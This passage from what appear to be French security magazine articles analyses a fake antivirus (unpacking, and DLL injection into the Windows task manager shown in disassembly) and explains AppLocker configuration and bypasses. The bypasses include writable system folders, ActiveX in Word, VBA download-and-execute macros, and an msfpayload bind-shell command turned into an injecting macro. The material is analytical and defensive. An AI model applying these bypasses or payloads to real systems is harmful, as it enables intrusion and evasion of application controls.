                jmp     loc_1000947E
DllEntryPoint   endp
```

Fig. 1 : Point d'entrée d'un fichier « packé »

Pour extraire les fichiers originaux, il est nécessaire de poser un point d'arrêt matériel au début de la première section (sur les accès écriture) et d'exécuter notre programme. Lorsque la routine de déchiffrement (ou de modification de code) sera exécutée, notre point d'arrêt nous permettra d'interrompre l'exécution, comme vous pouvez le voir ci-dessous :




Fig. 2 : Routine d'écrasement des sections

Nous sommes en présence d'une routine d'écrasement. Les deux premières sections (CODE et DATA) se voient remplies de 0x0. Cette opération s'avère inutile, puisque quelques instructions plus tard, ce même emplacement (ainsi que les *headers* du fichier) est écrasé par une nouvelle routine. Pendant l'exécution de notre programme polymorphe, celui-ci a alloué de la mémoire pour y déchiffrer l'application originale :




Fig. 3 : Routine de copie du fichier original

La routine d'écrasement utilise les registres ESI et EDI, respectivement les *buffers* source et destination. Le buffer source contient l'application originale déchiffrée, alors que le second n'est autre que le début du programme polymorphique, qui s'apprête à être écrasé. A ce stade, nous avons la possibilité d'enregistrer l'application originale sur le disque en dumpant cette adresse mémoire. Il n'est pas nécessaire de continuer l'exécution du loader. En effet, celui-ci va maintenant charger et exécuter le *malware* en mémoire. Il est préférable de dumper avant l'altération de celui-ci.

```
DllEntryPoint   proc near

var_1C          = dword ptr -1Ch
ms_exc          = CPPEH_RECORD ptr -18h
hinstDLL        = dword ptr  8
fdwReason       = dword ptr  0Ch
lpvReserved     = dword ptr  10h

                push    0Ch
                push    offset stru_10007270
                call    __SEH_prolog
                xor     eax, eax
                inc     eax
                mov     [ebp+var_1C], eax
                mov     esi, [ebp+fdwReason]
                xor     edi, edi
                cmp     esi, edi
                jnz     short loc_10001D7E
                cmp     dword_10009E3C, edi
                jz      loc_10001E31
```

Fig. 4 : Point d'entrée du fichier « unpacké »

L'autre avantage est qu'il n'est pas nécessaire de reconstruire les imports, le fichier est directement opérationnel et analysable à l'aide d'un désassembleur : voir Figure 4.

2 Injection du gestionnaire de tâches

Lorsqu'il s'agit d'effrayer les utilisateurs, les faux antivirus nous ont habitués à l'affichage de pop-ups alarmistes :




Fig. 5 : Notification d'infection

ou encore :




Fig. 6 : Résultats du scan du faux antivirus

Je vais maintenant présenter une technique récente utilisée en plus des pop-ups alarmistes présentés ci-dessus. Le faux antivirus Desktop Security 2010 utilise le gestionnaire de tâches de Windows (`taskmgr.exe`) pour effrayer les utilisateurs. En effet, une DLL est injectée dans ce processus lorsqu'il est exécuté pour afficher des informations factices : voir Figure 7.

Les mots « *infected* » et « *virus free* » ont été ajoutés en face des processus. Nous allons maintenant voir comment notre malware exécute cette opération.




Fig. 7 : Gestionnaire des tâches après injection

L'exécutable principal de notre malware, « **Desktop Security 2010.exe** », énumère les processus à la recherche de **taskmgr.exe**. Une fois le processus trouvé, celui-ci se voit allouer de la mémoire à l'aide de la fonction **VirtualAllocEx**, qui contiendra le chemin complet de la DLL malicieuse du malware. En général : **C:\Documents and Settings\%USERNAME%\Application Data\Desktop Security 2010\taskmgr.dll.**

```
push    offset String1  ; "taskmgr.exe"
call    Search_Process_Name
pop     ecx
mov     [ebp+dwProcessId], eax
cmp     [ebp+dwProcessId], 0
jz      short loc_457305
push    [ebp+dwProcessId] ; dwProcessId
push    0               ; bInheritHandle
push    43Ah            ; dwDesiredAccess
call    ds:OpenProcess
mov     [ebp+hObject], eax
cmp     [ebp+hObject], 0
jz      short loc_457300
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
push    [ebp+hObject]   ; hProcess
call    allocate_memory_and_inject_dll_string
```

Fig. 8 : Routine de recherche du taskmgr

Une fois le chemin injecté dans le gestionnaire des tâches, notre malware utilise **CreateRemoteThread**. Au lieu d'injecter un bout de code responsable du chargement de la DLL, l'adresse de **LoadLibraryA** est passée directement en paramètre de **CreateRemoteThread**. Le paramètre du *thread* est le pointeur vers le chemin de la DLL, ce qui a pour résultat de charger la DLL dans le gestionnaire de tâches sans avoir à injecter de code.

3 Modification de l'affichage

Pour pouvoir afficher les mots « infected » et « virus free », notre DLL utilise une technique simple mais efficace. Les appels successifs aux fonctions **SetTextColor** et **DrawTextA** en sont responsables :

```
test    al, al
jnz     short loc_100014FF
push    0FFh            ; Text Color> Red:0FFh Green:00 Blue:00 --> Texte Rouge
push    esi             ; hdc
call    ds:SetTextColor
push    24h
lea     edx, [esp+17Ch+rc]
push    edx
push    8
push    offset aInfected ; "Infected"
jmp     short loc_10001516

                        ; CODE XREF: sub_10001340+199↑j
                        ; sub_10001340+1A1↑j
push    8               ; Text Color> Red:00 Green:00 Blue:08 --> Texte Noir
push    esi             ; hdc
call    ds:SetTextColor
push    24h             ; format
lea     eax, [esp+17Ch+rc]
push    eax             ; lprc
push    0Ah             ; cchText
push    offset chText   ; "Virus Free"

                        ; CODE XREF: sub_10001340+1BD↑j
push    esi             ; hdc
call    ds:DrawTextA
mov     ecx, [esp+178h+uParam]
mov     eax, [esp+178h+var_164]
inc     ecx
dec     eax
mov     [esp+178h+uParam], ecx
mov     [esp+178h+var_164], eax
jnz     loc_100013E8
```

Fig. 9 : Routine de modification de l'affichage du taskmgr

J'ai pris soin de commenter les paramètres **Color** de la première fonction. Ce paramètre est en fait la représentation RGB (Rouge Vert Bleu) de la couleur en hexadécimal. Il suffit d'utiliser 0xFF pour le rouge, et 0x0 pour le vert et le bleu pour obtenir une couleur rouge. Le noir (bleu foncé) est obtenu avec un 0x8 pour le bleu et rien pour le rouge et vert.

Avant de pouvoir afficher du texte, notre programme malicieux doit d'abord dessiner un rectangle et « calculer » l'emplacement de celui-ci. Ensuite, chaque ligne est écrite une par une, pour donner l'illusion d'une information relative au processus qui se trouve sur la même ligne.

Avant d'effectuer la modification, la présence des autres composants du Rogue est vérifiée. En cas d'absence de ces derniers, aucune modification n'est apportée. Il s'agit probablement d'empêcher le test de la DLL sans installer le malware, mais aussi de parer un éventuel vol de leur DLL par d'autres faux antivirus.

Conclusion

Les techniques alarmantes utilisées par les Rogues sont de plus en plus évoluées. Au-delà du simple pop-up, nous avons maintenant des techniques plus évoluées, telles que l'injection présentée dans cet article. A noter que notre malware sait aussi « détecter » l'exécution de tout programme et affiche de temps en temps un message personnalisé, contenant le nom de l'application ainsi qu'une infection factice lors de son exécution. L'utilisateur se voit donc informé que ses programmes sont infectés, il ne s'agit plus de noms de fichiers aléatoires. ■

JOUONS AVEC APPLOCKER

Sylvain Sarméjeanne – CERT-LEXSI – ssarmejeanne@lexsi.com

mots-clés : WINDOWS 7 / WINDOWS 2008 R2 / APPLOCKER / RESTRICTION D'EXÉCUTION

Dans un environnement d'entreprise, il peut s'avérer bénéfique de restreindre les applications qu'il est possible d'exécuter sur un système Windows, que ce soit un poste de travail ou un serveur. Voyons si AppLocker, fonctionnalité disponible depuis Windows 7 et 2008 R2, répond à cette attente.

1 Présentation

Sur un poste de travail en entreprise, il est souhaitable que les utilisateurs ne puissent pas exécuter des logiciels non maîtrisés par les administrateurs, une bonne raison parmi tant d'autres étant que ces logiciels ont toutes les chances d'échapper aux processus de mise à jour et diminuent donc la sécurité du parc. On voudrait, par exemple, bloquer les « *portable apps* » sur clé USB ou les applications qui peuvent s'installer en tant qu'utilisateur standard dans `%UserProfile%`, comme Firefox, Skype, Chrome, etc.

Une telle restriction d'exécution peut également être utile pour des serveurs multiutilisateurs sur lesquels des employés peu scrupuleux pourraient tenter le dernier PoC téléchargé sur Exploit-DB, ou pour restreindre le plus possible la prise de contrôle du serveur par un attaquant ou *pentester* pouvant déjà exécuter du code arbitraire, par exemple, pour empêcher l'élévation de privilèges vers `SYSTEM` ou diminuer ses capacités de rebond vers d'autres serveurs.

AppLocker prolonge ainsi les « stratégies de restriction logicielle » ou SRP (*Software Restriction Policies*) déjà disponibles sur Windows XP et 2003. Le but est de définir un ensemble de règles indiquant quelles applications sont ou ne sont pas autorisées à s'exécuter sur le poste, selon différents critères. Ces règles peuvent être définies localement ou par GPO. Windows 7 supporte toujours les SRP, mais si une GPO configure simultanément des règles SRP et AppLocker, seules ces dernières seront effectives **[1]**.

NOTE

AppLocker nécessite que le service « Identité de l'application » soit démarré, ce qui n'est pas le cas par défaut.

Localement, la configuration se fait via : `Stratégie de l'ordinateur local -> Paramètres Windows -> Paramètres de sécurité -> Stratégies de contrôle de l'application -> AppLocker`.

Pour un déploiement à l'ensemble d'un parc, les règles ne peuvent être créées ou appliquées qu'aux systèmes sous Windows 7 ou 2008 R2 (pour la création sous Windows 7, le *Remote Server Administration Toolkit* est nécessaire) ; en revanche, elles peuvent être hébergées sur des contrôleurs de domaine sous Windows 2003 ou 2008 existants **[2]**.

AppLocker dispose de quatre jeux de règles permettant une configuration par type de fichier documentée de la façon suivante :

- règles de l'exécutable : fichiers `.exe` et `.com` ;
- règles Windows Installer : fichiers `.msi` et `.msp` ;
- règles de script : `.ps1` (PowerShell), `.bat`, `.cmd`, `.vbs` et `.js` ;
- règles de DLL (optionnel) : `.dll` et `.ocx`.

D'après nos tests :

- Les règles pour les exécutables couvrent également les `.exe` lorsqu'ils sont renommés en `.pif`, `.cmd` ou `.bat` (mais pas les « vrais » fichiers `.pif`, `.cmd` et `.bat`, ...) ainsi que les `.scr`.
- Les règles pour les scripts couvrent également les fichiers `.vbe`, `.jse` (versions encodées des `.vbs` et `.js`) mais pas les `.hta`.
- Les règles pour les `.msi` couvrent également les `.mst`.
- Les règles pour les DLL couvrent également les fichiers `.cpl`.

Lors de la rédaction de cet article, un problème de sécurité a par ailleurs été identifié dans AppLocker. En attendant le correctif Microsoft, il nous est malheureusement impossible de donner plus de détails.

Pour chaque jeu de règles, trois conditions sont disponibles :

Condition	Description	Avantages	Inconvénients
Editeur	Possibilité de spécifier l'éditeur, le nom du produit, le nom du fichier ou la version voulue.	Flexibilité lors de l'écriture de la règle. Possibilité d'autoriser un ensemble d'applications avec une unique règle. Gestion des versions.	Nécessite un binaire signé. Pour les règles utilisant la version, peut nécessiter une mise à jour régulière.
Chemin	Règle basée sur le chemin vers l'exécutable.	S'applique à tous les binaires d'un répertoire.	Autorise tous les sous-répertoires, ce qui peut poser problème si certains sont en écriture pour les non-administrateurs.
Hachage du fichier	Règle basée sur un condensé cryptographique du fichier.	S'applique au fichier quel que soit son emplacement.	Nécessite une mise à jour à chaque nouvelle version de l'application.

La principale différence avec les SRP provient de son mode de fonctionnement par défaut : **tout fichier non concerné par une règle de type « Autoriser » sera bloqué**. Il s'agit donc par défaut d'un système de type liste blanche qui peut apporter un vrai bénéfice en termes de sécurité s'il est convenablement configuré. Ce fonctionnement était déjà possible avec le mode « Rejeté » des SRP, mais la mise en place pratique était souvent délicate, avec en particulier la nécessité de créer manuellement les règles pour chaque application et l'impossibilité de spécifier avec précision les utilisateurs ciblés (SRP ne différenciant que les administrateurs des utilisateurs standards).

NOTE


Il est aussi possible de configurer un fonctionnement en liste noire, en commençant par autoriser tout binaire à s'exécuter, puis à créer des règles de refus pour chaque application à bloquer.

Lors de la mise en place d'AppLocker, les règles par défaut suivantes sont créées :

Action	Utilisateur	Nom
Autoriser	Tout le monde	(Règle par défaut) Tous les fichiers se trouvant dans le dossier Program Files
Autoriser	Tout le monde	(Règle par défaut) Tous les fichiers se trouvant dans le dossier Windows
Autoriser	BUILTIN\Administrateurs	(Règle par défaut) Tous les fichiers

Règles AppLocker par défaut pour les exécutables

Ces règles laissent donc libre accès aux administrateurs (en effet, les règles s'appliquent également à eux) et n'autorisent les utilisateurs à lancer un programme que depuis `C:\Program Files` et `C:\WINDOWS`. Par exemple, un utilisateur peut toujours lancer l'interpréteur de commandes `cmd.exe`. Mais s'il le copie sur son bureau, l'exécution de cette copie est refusée car le répertoire correspondant ne fait pas partie de la liste des répertoires autorisés :



Message en cas de refus d'exécution

Si, pour une raison ou une autre, l'administrateur veut exclure spécifiquement `cmd.exe` pour certains utilisateurs dans le contexte des règles par défaut, il peut créer une règle de refus en se basant sur les informations éditeur (recommandé car ce binaire est signé par Microsoft, voir ci-dessous) ou un condensé cryptographique du fichier (option plutôt réservée aux binaires non signés).

NOTE


Une autre solution consiste à ajouter à la règle autorisant tout programme à être exécuté depuis `C:\WINDOWS` une exception concernant `cmd.exe`, mais cela va s'appliquer à tout le monde (les exceptions s'appliquent aux mêmes utilisateurs que la règle elle-même), alors qu'il est préférable de laisse un accès à `cmd.exe` aux administrateurs.

2 Mise en pratique

Le but recherché par AppLocker est de permettre aux administrateurs de définir une liste blanche d'applications autorisées et d'empêcher l'exécution de toute autre application. Concrètement, l'idée est de partir d'un système Windows 7 de référence, contenant l'ensemble des applications utilisées par les utilisateurs ciblés, afin de bâtir les règles qui pourront ensuite être déployées aux postes concernés par GPO. On utilise pour cela le générateur pour créer rapidement les règles par analyse des binaires contenus dans un répertoire donné.


Pour les binaires non signés, Windows propose de créer des règles « Hachage de fichier » ou « Chemin d'accès ». Cette dernière option est à préférer en production pour éviter de mettre à jour les règles à chaque changement de version, à condition de bien vérifier que les répertoires d'applications tierces ne sont pas accessibles en écriture pour les non-administrateurs (auquel cas il sera possible de contourner AppLocker en y déposant un binaire arbitraire, comme on va le montrer par la suite).

Après analyse, Windows liste les règles qui vont être créées automatiquement :



Exemple de jeu de règles créé automatiquement

Si un programme ne doit pas être ajouté, il est possible de décocher le(s) binaire(s) et donc la génération de la règle correspondante dans « Examiner les fichiers qui ont été analysés » :




Configuration fine des binaires

NOTE

Les règles « Rejeter » ont priorité sur les règles « Autoriser ».

Les règles de type « Editeur » se basent sur la fonctionnalité Authenticode **[5]** de Microsoft, qui permet d'associer une signature cryptographique aux fichiers PE afin de pouvoir vérifier leur intégrité et l'authenticité de leur éditeur. Ces règles peuvent se baser sur l'éditeur, le produit, le nom du fichier (celui spécifié dans le corps du fichier lui-même, pas son nom au sens du système de fichiers) ou la version. Dans ce dernier cas, il est possible de préciser une version minimale ou maximale si nécessaire :



Critères de configuration d'une règle

Si un fichier possède une signature invalide (condensé SHA1 incorrect, certificat périmé), la règle correspondante ne sera pas validée et l'exécution du binaire sera bloquée.

Au final, AppLocker permet donc de mettre en place une politique du type :

- pour tous, accès autorisé à Internet Explorer ;
- pour tous, accès autorisé à Sun Java **version 6 minimum** ;
- pour le groupe DevWeb, accès autorisé à toute **application signée par Mozilla** ;
- pour le groupe Compta, accès aux applications du répertoire **C:\Compta** (non signées) ;
- toute autre application est bloquée.

Pour tester la cohérence des règles avant déploiement et ainsi ne pas risquer de tout bloquer, un mode « audit » est disponible, dans lequel les applications ne sont pas bloquées. AppLocker journalise simplement des événements dans `Journaux des applications et services -> Microsoft -> Windows -> AppLocker`. Les principaux événements sont les suivants (la liste complète peut être trouvée dans la documentation Microsoft **[3]**) :

- 8002 : Une règle AppLocker a autorisé l'exécution de ce fichier.
- 8003 : Une règle AppLocker aurait bloqué l'exécution de ce fichier si AppLocker avait été réellement appliqué (mode audit uniquement).
- 8004 : Une règle AppLocker a bloqué l'exécution de ce fichier.

Pour les exécutables, la mise en place des règles suivantes permet d'avoir un système de liste blanche à la fois opérationnel au quotidien et bloquant pour les applications non souhaitées :

- Règle 1 : autoriser les administrateurs à exécuter tout binaire.
- Règle 2 : autoriser tout le monde à exécuter les binaires signés par Microsoft pour le produit


MICROSOFT WINDOWS OPERATING SYSTEM. Y ajouter des exceptions pour les binaires « dangereux » (`cmd.exe`, `ftp.exe`, etc., ainsi que les outils permettant de charger du code arbitraire comme `rundll32.exe`, `regsvr32.exe`, etc.). Une autre solution consiste à utiliser les règles générées, mais en décochant l'option permettant de les regrouper, afin d'autoriser individuellement chaque utilitaire.

- Règle 3 : autoriser les applications métiers via la génération de règles automatiques.
- Supprimer toute autre règle.

3 Limites et contournements

Lors de la mise en place des règles AppLocker, les remarques suivantes doivent être prise en compte :

- Un des principaux problèmes d'AppLocker réside en la nécessité d'assurer le maintien des règles afin de suivre l'évolution des applications et versions utilisées. Pour simplifier les procédures, les administrateurs auront peut-être tendance à mettre en place des règles plus permissives que nécessaire.
- Pour l'application stricte de la liste blanche, il faut bien penser à supprimer la règle par défaut autorisant toutes les applications depuis `C:\Program Files`, afin que seules celles explicitement autorisées lors de la génération automatique des règles puissent être exécutées.
- Dans le même genre d'idées, la règle par défaut concernant `C:\WINDOWS` autorise également tous les outils Microsoft à être exécutés, expliquant pourquoi il faut la supprimer et la remplacer par une règle de type « Editeur » avec des exceptions pour certains binaires.
- La règle par défaut concernant `C:\WINDOWS` autorise de fait l'exécution de binaires depuis `C:\WINDOWS\Temp`. Or, ce répertoire dispose de permissions spéciales autorisant les membres du groupe `Utilisateurs` à y créer des fichiers avec un contenu arbitraire et à les exécuter :




ACL du répertoire C:\Windows\Temp

Si cette règle par défaut a été conservée, AppLocker peut être contourné de façon triviale. Ceci est documenté par Microsoft **[4]** ; en revanche, d'autres répertoires peuvent être exploités de la même manière sans que cela ne soit documenté, comme `C:\WINDOWS\Tasks` ou `C:\WINDOWS\system32\spool\drivers\color`. Bien qu'il soit possible d'ajouter des exceptions de type « Chemin d'accès » pour bloquer explicitement ces répertoires, la meilleure contre-mesure consiste à supprimer cette règle et à ne se baser que sur des règles éditeur, comme préconisé à la fin de la section précédente.

- Il ne faut pas oublier de configurer également les règles pour les installeurs MSI et les scripts. Pour MSI, les règles par défaut sont relativement sécurisées car seuls les fichiers signés ou se trouvant dans `C:\WINDOWS\Installer` (non accessible en écriture pour les utilisateurs) sont autorisés.
- En revanche, les règles par défaut pour les scripts autorisent l'exécution depuis `C:\WINDOWS`, ce qui peut être contourné comme vu précédemment.
- Enfin, par défaut, les règles sur les DLL ne sont pas appliquées, permettant ainsi d'exécuter du code arbitraire par un simple `rundll32 mal.dll,DllMain` si `rundll32.exe` est autorisé (même chose avec `regsvr32.exe`). Au passage, les règles par défaut sont identiques à celles concernant les EXE et peuvent donc être contournées comme montré précédemment. Les différents avertissements affichés par Windows lors de la configuration des règles de DLL devraient de toute façon dissuader plus d'un administrateur de les mettre en place :)

Nous allons par exemple montrer le risque lié aux règles basées sur un chemin. Un utilisateur non-administrateur dispose d'un binaire malveillant sur une clé USB. L'administrateur a conservé les règles par défaut, mais a pensé à ajouter une exception pour `C:\WINDOWS\Temp` suivant les conseils de Microsoft. Le scénario d'exploitation est le suivant :

1. L'utilisateur exécute le binaire `mal.exe` depuis sa clé USB, AppLocker refuse.
2. L'utilisateur copie ce binaire dans `C:\WINDOWS\Temp` connaissant la faiblesse des ACL de ce répertoire, mais AppLocker refuse également en raison de l'exception ajoutée explicitement par l'administrateur.
3. L'utilisateur copie alors ce binaire dans `C:\WINDOWS\Tasks`, l'exécution est alors autorisée.




Contournement des règles AppLocker par défaut

3.1 ActiveX


Un autre contournement classique consiste à utiliser les ActiveX afin d'avoir accès à des fonctions de Windows sans passer par le binaire original. Supposons, par exemple, un système sur lequel seul Microsoft Word est autorisé, mais où un utilisateur veut visionner une vidéo. Le scénario est le suivant :

1. L'utilisateur tente d'exécuter le binaire Windows Media Player, cela lui est refusé par AppLocker.
2. Il ouvre alors Word et instancie le contrôle **Windows Media Player** (via la boîte à outils Contrôles) en spécifiant l'URL de la vidéo dans les propriétés de l'objet ; la lecture fonctionne alors.



Contournement d'AppLocker via un contrôle ActiveX (Windows Media Player)

La même technique est applicable au client Terminal Server. Si le binaire **mstsc.exe** est bloqué par AppLocker (1), l'instanciation via la boîte à outils Contrôles de **Microsoft RDP Client** (non installé par défaut) permet tout de même d'ouvrir une session RDP vers n'importe quel système distant (2) :



Contournement d'AppLocker via un contrôle ActiveX (client RDP)

La sécurisation consisterait dans ce cas à désinscrire le composant via **regsvr32 /u** ou à configurer finement les règles sur les DLL dans AppLocker.

3.2 Visual Basic pour Applications

Dans les applications de la suite Microsoft Office (qui sera généralement autorisée sur la quasi-totalité des postes de travail), une autre technique de contournement consiste à utiliser des macros VBA (Visual Basic pour Applications). Si aucun binaire autorisé sur le système ne permet de télécharger un fichier depuis un site distant, un attaquant peut, par exemple, créer une macro Word afin d'instancier un objet de type **Microsoft.XMLHTTP** et déposer le fichier avec la méthode **savetofile** dans un répertoire bien choisi. La méthode **Exec** d'un objet de type **WScript.Shell** permet d'exécuter le binaire ainsi récupéré (cette exécution sera bien sûr limitée par les règles AppLocker). Par exemple, un attaquant peut ainsi télécharger un code d'exploitation pour une faille locale permettant d'augmenter ses privilèges, comme celle ayant récemment affecté NTVDM **[6]**, et exécuter des commandes avec les droits d'administrateur ou **SYSTEM**. Tout ceci suppose évidemment qu'un accès Internet, ou à défaut à une machine contrôlée par l'attaquant, est possible (typiquement celle du pentester :))


Dans Office, une autre technique consiste à créer en VBA un *thread* dans le processus courant, puis à exécuter ce thread. On commence pour cela par générer un shellcode, par exemple, avec l'outil **msfpayload** de Metasploit (ci-dessous, un bind shell sur le port 4444) :

```
$ ./msfpayload windows/shell_bind_tcp R > shellcode.raw
```

On utilise ensuite l'outil **shellcode2vbscript** **[7]** pour convertir ce shellcode en une macro VBA qui va s'injecter dans le processus courant :

```
$ ./shellcode2vbscript.py shellcode.raw shellcode.vba
```

L'exécution de la macro provoque bien l'ouverture du port 4444/tcp en écoute dans le processus Word :



